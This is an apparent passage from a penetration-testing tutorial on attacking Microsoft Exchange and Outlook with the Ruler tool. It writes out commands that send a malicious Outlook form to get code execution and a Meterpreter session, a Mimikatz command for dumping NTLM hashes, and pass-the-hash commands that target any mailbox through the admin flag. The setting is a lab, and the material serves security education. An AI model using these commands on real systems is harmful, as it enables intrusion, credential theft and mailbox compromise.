
Ruler contains existing form templates that can be utilised for the implementation of the attack. The following command will send an email that will contain the malicious form.

```
./ruler-linux64 --email pentestlab@pentestlab.local --username
pentestlab --password Password123 --insecure form add

--suffix pentestlab --input command.txt --send
```




Outlook Forms – Ruler Command

The email that will arrive in the inbox of the target user will have the following form:



Outlook Form – Email

Once the email is received the code will executed and a connection will established with the listener.




Outlook Forms – Meterpreter

Attack Any Mailbox

In the event that credentials or the NTLM hash is obtained for the Exchange Administrator then Ruler **admin** flag can be used to attack any mailbox within the organisation and execute code via malicious rules. Mimikatz can be used to obtain credentials in clear-text from memory or NTLM hashes.

```
sekurlsa::msv
```




Mimikatz – Obtain NTLM Hashes

Ruler can be used to authenticate the elevated account with the Exchange either with the hash or with the password and target any mailbox within the company.

```
./ruler-linux64 --domain "pentestlab.local" --username Administrator --
hash 8674939c699d4aab719f147bd5d2ffac --email
pentestlab@pentestlab.local --insecure --admin display
```

```
./ruler-linux64 --domain "pentestlab.local" --username Administrator --
password Password123 --email pentestlab@pentestlab.local --insecure --
admin display
```



Ruler – Admin Flag

References

- https://silentbreaksecurity.com/malicious-outlook-rules/
- https://labs.mwrinfosecurity.com/blog/malicous-outlook-rules
- https://sensepost.com/blog/2016/mapi-over-http-and-mailrule-pwnage/
- https://sensepost.com/blog/2017/outlook-home-page-another-ruler-vector/
- https://sensepost.com/blog/2017/outlook-forms-and-shells/
- https://sensepost.com/blog/2017/pass-the-hash-with-ruler/
- https://github.com/sensepost/ruler
- https://github.com/mwrlabs/XRulez